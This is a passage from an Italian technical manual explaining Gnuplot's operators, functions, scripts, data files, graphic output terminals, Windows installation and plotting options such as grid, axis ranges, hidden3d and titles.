Per visualizzarne il contenuto basta utilizzare il comando '**`print`**':

gnuplot> **`print a`** [*Invio*]

```
6.28318530717959
```

Gli operatori di confronto determinano la relazione tra due operandi. Il risultato dell'espressione composta da due operandi posti a confronto è di tipo booleano, rappresentabile all'interno di Gnuplot come !0, o non-zero (*Vero*), e zero (*Falso*), esattamente come accade nel linguaggio C. È importante sottolineare che qualunque valore diverso da zero equivale a *Vero* in un contesto logico. Gli operatori di confronto sono elencati nella tabella 250.22.

Tabella 250.22. Elenco degli operatori di confronto. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
op1 `==` *op2*	*Vero* se gli operandi si equivalgono.
op1 `!=` *op2*	*Vero* se gli operandi sono differenti.
op1 `<` *op2*	*Vero* se il primo operando è minore del secondo.
op1 `>` *op2*	*Vero* se il primo operando è maggiore del secondo.
op1 `<=` *op2*	*Vero* se il primo operando è minore o uguale al secondo.
op1 `>=` *op2*	*Vero* se il primo operando è maggiore o uguale al secondo.

Quando si vogliono combinare assieme diverse espressioni logiche, comprendendo in queste anche delle variabili che contengono un valore booleano, si utilizzano gli operatori logici (noti normalmente come: AND, OR, NOT, ecc.). Il risultato di un'espressione logica complessa è quello dell'ultima espressione elementare a essere valutata. Gli operatori logici sono elencati nella tabella 250.23.

Tabella 250.23. Elenco degli operatori logici. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
`!` ***op***	Inverte il risultato logico dell'operando.
op1 `&&` ***op2***	Se il risultato del primo operando è *Falso* non valuta il secondo.
op1 `||` ***op2***	Se il risultato del primo operando è *Vero* non valuta il secondo.

Gnuplot riconosce una serie di funzioni in parte elencate nella tabella 250.24, oltre alla costante '**`pi`**' (solo al minuscolo) che rappresenta il P-greco.

Tabella 250.24. Alcune funzioni riconosciute da Gnuplot.

Funzione	Descrizione
`rand(`***op***`)`	Numero casuale.
`int(`***op***`)`	Parte intera.
`abs(`***op***`)`	Valore assoluto.
`sqrt(`***op***`)`	Radice quadrata.
`log10(`***op***`)`	Logaritmo in base dieci.
`log(`***op***`)`	Logaritmo naturale.
`exp(`***op***`)`	*e^x*.
`sin(`***op***`)`	Seno.
`cos(`***op***`)`	Coseno.
`tan(`***op***`)`	Tangente.
`asin(`***op***`)`	Arco-seno.
`acos(`***op***`)`	Arco-coseno.
`atan(`***op***`)`	Arco-tangente.
`sinh(`***op***`)`	Seno iperbolico.
`cosh(`***op***`)`	Coseno iperbolico.
`tanh(`***op***`)`	Tangente iperbolica.

Infine, Gnuplot, oltre alla possibilità di creare e assegnare dei valori a delle variabili, può definire delle funzioni. L'esempio seguente definisce la funzione denominata '**`funzione`**' che

ha due variabile, '**x**' e '**y**', che si traduce nell'espressione '**x****2 * y**':


gnuplot> **funzione(x,y) = x**2 * y** [*Invio*]

In seguito, si può utilizzare la funzione appena creata per farci dei calcoli:

gnuplot> **print funzione(2,3)** [*Invio*]

```
12
```

Oppure la si può usare per disegnarne il grafico:

gnuplot> **splot funzione(x,y)** [*Invio*]

Naturalmente la stessa cosa vale per le funzioni con una sola variabile.

250.4 Script

I file che possono essere indicati alla fine degli argomenti della riga di comando dell'eseguibile '**gnuplot**' e quelli che possono essere caricati attraverso il comando '**load**', sono degli script di Gnuplot. La sintassi di questi file è molto semplice: si tratta solo di un elenco di comandi di Gnuplot.

In particolare, se esiste il file '~/.gnuplot', questo viene trattato come uno script da eseguire all'avvio di Gnuplot.

A titolo di esempio viene mostrato uno script del genere il cui scopo è quello di mostrare una serie di funzioni come in una sequenza di diapositive:

```
#!/usr/bin/gnuplot
#
# Sequenza di funzioni con Gnuplot.
#
plot [-1:1]  2*x title 'f(x) = 2x'
pause -1 'premere [Invio] per continuare'

plot [-2:2]  x**2 title 'f(x) = x^2'
pause -1 'premere [Invio] per continuare'

plot [-2:100] log(x) title 'log(x)'
pause -1 'premere [Invio] per continuare'
```

```
plot [-pi:pi]  sin(x) title 'seno'
pause -1 'premere [Invio] per continuare'

plot [-pi:pi] tan(x) title 'tangente'
pause -1 'premere [Invio] per continuare'

splot [-5:5] [-5:5]  2*x+y title 'f(x,y) = 2x+y'
pause -1 'premere [Invio] per continuare'

splot [-5:5] [-5:5] x**2*y title 'f(x,y) = x^2 * y'
pause -1 'premere [Invio] per continuare'

splot [-pi/4:pi/4] [-pi/2:pi/2] sin(x)*cos(y) title 'f(x,y) = sin(x)*cos(y)'
pause -1 'fine della rappresentazione'
```

Nell'esempio viene messa in evidenza la prima riga, che in un sistema Unix o simile, consentirebbe di rendere eseguibile lo script stesso (in tal caso andrebbero comunque aggiunti i permessi di esecuzione).

250.5 File di dati

Gnuplot è in grado di gestire anche i file di dati, ovvero dei file contenenti solo delle coordinate corrispondenti a punti da rappresentare. Si tratta sempre di file di testo, in cui vengono ignorati i commenti preceduti dal simbolo '**#**' oltre alle righe bianche e a quelle vuote, mentre le altre righe contengono coordinate nella forma:

x *y* [*z*]

Per esempio, la riga seguente rappresenta il punto di coordinata X=1 e Y=2:

```
1 2
```

La riga seguente rappresenta il punto di coordinata X=1, Y=2 e Z=3:

```
1 2 3
```

Per utilizzare questi file si usano, rispettivamente, i comandi '**plot**' e '**splot**', indicando come argomento il file:

`plot` *file_di_dati_bidimensionali* [,*file_di_dati_bidimensionali*]...

`splot` *file_di_dati_tridimensionali* [,*file_di_dati_tridimensionali*]...

Per indicare un file, occorre far capire a Gnuplot che non si tratta di un'espressione, pertanto va annotato tra apici, doppi o singoli. Per esempio così:


gnuplot> **plot "dati.dat"** [*Invio*]


Quando si realizzano degli script di Gnuplot, potrebbe essere più comodo incorporare i dati nello script stesso. Pertanto, i dati da rappresentare possono essere incorporati nei comandi '**plot**' e '**splot**':

```
plot '-'
coordinata_x_y
    ...
e
```

```
splot '-'
coordinata_x_y_z
    ...
e
```

L'esempio seguente mostra cinque punti appartenenti alla retta *f(x)=x*:

```
plot '-'
0 0
1 1
2 2
3 3
4 4
e
```

Per rappresentare più gruppi di punti, occorre indicare più file, separati da una virgola, oppure, per incorporare tutto in uno script, si indica più volte la stringa '**'-'**'. L'esempio seguente mostra cinque punti appartenenti alla retta *f(x)=x* e altri cinque punti (colorati in modo diverso) appartenenti alla retta *f(x)=x+1*:

```
plot '-', '-'
0 0
1 1
2 2
3 3
4 4
e
0 1
1 2
2 3
3 4
4 5
e
```

250.6 Controllare l'uscita grafica

I disegni realizzati con Gnuplot sono diretti normalmente in una finestra di X. Gnuplot controlla il formato delle immagini che crea attraverso il comando '**`set terminal`**'.

set terminal *tipo_di_uscita_grafica* [*altri_argomenti*]

Per esempio, nel caso specifico della rappresentazione normale in una finestra di X, la sintassi diventa:

set terminal x11 [reset] [*n_finestra*]

Per la precisione, si possono visualizzare più finestre contemporaneamente, numerate a partire da zero. Utilizzando però la parola chiave '**`reset`**', si eliminano tutte le finestre.

Alternativamente si può fare in modo di generare un'immagine che non viene visualizzata, ma salvata in un file. La sintassi seguente riguarda la possibilità di generare immagini in formato PNG.

```
set terminal png [small|medium|large] [monochrome|gray|color]
```

Nello schema sintattico, le parole chiave '**`small`**', '**`medium`**' e '**`large`**', si riferiscono alla dimensione dei caratteri utilizzati nelle scale e nelle didascalie. Le parole chiave '**`monochrome`**', '**`gray`**' e '**`color`**', si riferiscono alla colorazione o meno che devono avere le immagini.

Il comando appena descritto non permette di stabilire la destinazione del file generato, pertanto questa è semplicemente lo standard output. Ciò rende praticamente impossibile la gestione di immagini PNG attraverso l'uso di Gnuplot in modo interattivo. In pratica, si deve realizzare uno script, in modo da poter avviare Gnuplot ridirigendo lo standard output verso il file desiderato. Quello che segue è un esempio banale di un tale script.

```
# parabola.gnuplot
set terminal png medium color
plot x**2
```

Per generare il file '`parabola.png`', basta il comando seguente:

`$` **`gnuplot parabola.gnuplot > parabola.png`** [*Invio*]

Eventualmente si può generare anche un'immagine GIF.

```
set terminal gif [transparent] [interlace] [small|medium|large] ↩
↪                [size pixel_o,pixel_v] ↩
↪                [colore_sfondo colore_assi [colore_disegno...] ]
```

La schema sintattico è più complesso e di conseguenza offre maggiori possibilità. Le dimensioni dei caratteri usati per le scale, i titoli e le didascalie, sono controllate dalle stesse parole chiave viste per il formato PNG. La parola chiave '**`transparent`**' controlla la realizzazione di un disegno con un fondale trasparente; '**`interlace`**' fa in modo di generare un file GIF interlacciato. La dimensione dell'immagine può essere definita attraverso l'opzione '**`size`**', seguita dalla quantità di punti grafici (pixel) orizzontali e verticali (come si vede dallo schema).

In particolare possono essere controllati i colori, indicati attraverso degli argomenti che vengono posti nella parte finale del comando. Il primo di questi colori si riferisce al fondale, il secondo è quello degli assi X, Y ed eventualmente Z. I colori successivi si riferiscono agli elementi visualizzati (le curve o i piani nello spazio). Gli argomenti che esprimono i colori hanno il formato seguente:

```
xrossoverdeblu
```

I tre colori fondamentali sono espressi da coppie di cifre esadecimali. Per esempio: '**`xffffff`**' è il bianco, '**`x000000`**' è il nero, '**`xff0000`**' è il rosso, '**`x00ff00`**' è il verde e '**`x0000ff`**' è il blu.

```
set terminal gif xffffff x0000ff x00ff00
splot (x**2)*y
```

L'esempio mostra uno script con il quale si vuole generare un file GIF (di dimensioni normali) contenente il grafico della funzione $f(z)=(x^2)*y$, utilizzando dei colori particolari: bianco per lo sfondo, blu per gli assi e verde per il reticolo che rappresenta il piano nello spazio.

Si osservi che i vari formati grafici in cui possono essere resi i disegni di Gnuplot dipendono dal modo in cui questo è stato compilato. In pratica, la disponibilità o meno di un certo formato dipende da delle librerie incluse o meno in fase di compilazione.

250.7 Installazione di Gnuplot in un sistema MS-Windows

Gnuplot è disponibile per vari sistemi operativi, tra cui anche MS-Windows. Mentre l'installazione in un sistema GNU/Linux non dovrebbe creare problemi, in quanto di norma dovrebbe essere disponibile un pacchetto già pronto per la propria distribuzione particolare, l'utente tipico di un sistema MS-Windows potrebbe trovarsi in difficoltà.

Per prima cosa è necessario ottenere un pacchetto predisposto per i sistemi MS-Windows e questo può essere ottenuto da ⟨*http://sourceforge.net/project/showfiles.php?group_id=2055*⟩, avendo cura di selezionare un file che assomigli al modello seguente:

```
gpversionewin32.zip
```

Il file va estratto dove lo si ritiene più opportuno, nel file system di MS-Windows; per esempio '`C:\`' o '`C:\Programmi\`', o altro ancora, avendo cura di preservare la riproduzione dei percorsi archiviati. L'estrazione produce normalmente la directory '`gnuplot\`' e altre sottodirectory.

All'interno di '`gnuplot\bin\`' si trova il file '`wgnuplot.exe`' che è il programma da eseguire.

La documentazione interna del pacchetto spiega poi come fare per rendere più efficace l'installazione.

250.8 Riferimenti

- *Gnuplot homepage*

  ⟨*http://www.gnuplot.info/*⟩

[1] **Gnuplot** software libero con licenza speciale

Capitolo 251

Gnuplot: opzioni di funzionamento

Il comportamento di Gnuplot può essere controllato attraverso una serie di opzioni di funzionamento, a cui si accenna vagamente nel capitolo precedente, a proposito dell'istruzione '**`set terminal`**'.

Qui vengono descritte alcune di queste opzioni, ma limitando l'attenzione a situazioni abbastanza semplici; pertanto, i modelli sintattici dei comandi sono semplificati rispetto alle potenzialità reali.

Di solito, queste opzioni di funzionamento possono essere attivate, disattivate o interrogate. Pertanto, si possono avere, rispettivamente, sintassi di questo tipo:

```
set opzione [attributi]
```

```
unset opzione
```

```
show opzione
```

251.1 Azzeramento delle opzioni

Il comando '**`reset`**' di Gnuplot ripristina la configurazione predefinita per la maggior parte delle opzioni di funzionamento. Il comando si usa senza altre indicazioni:

```
reset
```

251.2 Griglia

È possibile mostrare o togliere una griglia nella rappresentazione dei grafici bidimensionali o tridimensionali, ma di norma si vede questa griglia solo tra gli assi X e Y.

```
set grid [attributi]
```

```
unset grid
```


```
show grid
```

Figura 251.1. Confronto tra grafici con griglia e senza.

```
reset
set grid
plot x**4-50*(x**2)
```

```
reset
unset grid
plot x**4-50*(x**2)
```

```
reset
set grid
splot x**2*y
```

```
reset
unset grid
splot x**2*y
```

251.3 Intervallo sugli assi cartesiani

Il dominio di una funzione e, più genericamente, l'intervallo di interesse sugli assi cartesiani, viene definito attraverso le opzioni '**`xrange`**', '**`yrange`**' e '**`zrange`**'. Queste opzioni possono essere definite in modo contestuale a un comando '**`plot`**' e '**`splot`**', ma anche così rimangono operative fino a una nuova ridefinizione. Si osservi che nei modelli sintattici, le parentesi quadre vanno usate letteralmente, per consentire l'individuazione dell'intervallo di valori da considerare; pertanto non rappresentano un'informazione opzionale.

```
set xrange [min:max]
```

```
show xrange
```

```
set yrange [min:max]
```

```
show yrange
```

```
set zrange [min:max]
```



```
show zrange
```

Figura 251.2. Esempi di utilizzo delle opzioni.

```
reset
set xrange [-7:7]
plot x**4-50*(x**2)
```

```
reset
set yrange [-700:0]
plot x**4-50*(x**2)
```

```
reset
set xrange [-pi:+pi]
set yrange [-pi:+pi]
splot sin(x)*sin(y)
```

```
reset
set xrange [-pi:+pi]
set yrange [-pi:+pi]
set zrange [-0.5:1]
splot sin(x)*sin(y)
```

251.4 Rendere opaca la superficie della rappresentazione tridimensionale

In condizioni normali, la proiezione di una funzione a due variabili consente di vedere in trasparenza il piano che si produce. Eventualmente, per facilitare l'interpretazione visiva della proiezione si può fare in modo da rendere opaco questo piano, così da nascondere ciò che si trova coperto. Si può comprendere il concetto osservando gli esempi.


```
set hidden3d
```

```
unset hidden3d
```

```
show hidden3d
```

Figura 251.3. Esempi di utilizzo dell'opzione.

```
reset
set hidden3d
splot (x**2)*(y**2)
```

```
reset
unset hidden3d
splot (x**2)*(y**2)
```

251.5 Titolo

È possibile piazzare un titolo sopra il grafico, controllando l'opzione '**`title`**':

```
set title stringa
```


```
unset title
```

```
show title
```

Il titolo viene indicato normalmente in forma di stringa, pertanto questa viene delimitata da apici doppi o singoli.

Figura 251.4. Esempi di utilizzo dell'opzione.

```
reset
set title "seno"
plot sin(x)
```

```
reset
set title "seno"
splot sin(x)+y/2
```

251.6 Descrizioni degli assi

Si possono mettere delle descrizioni abbinate agli assi cartesiani:

set xlabel ***stringa***

```
unset xlabel
```

```
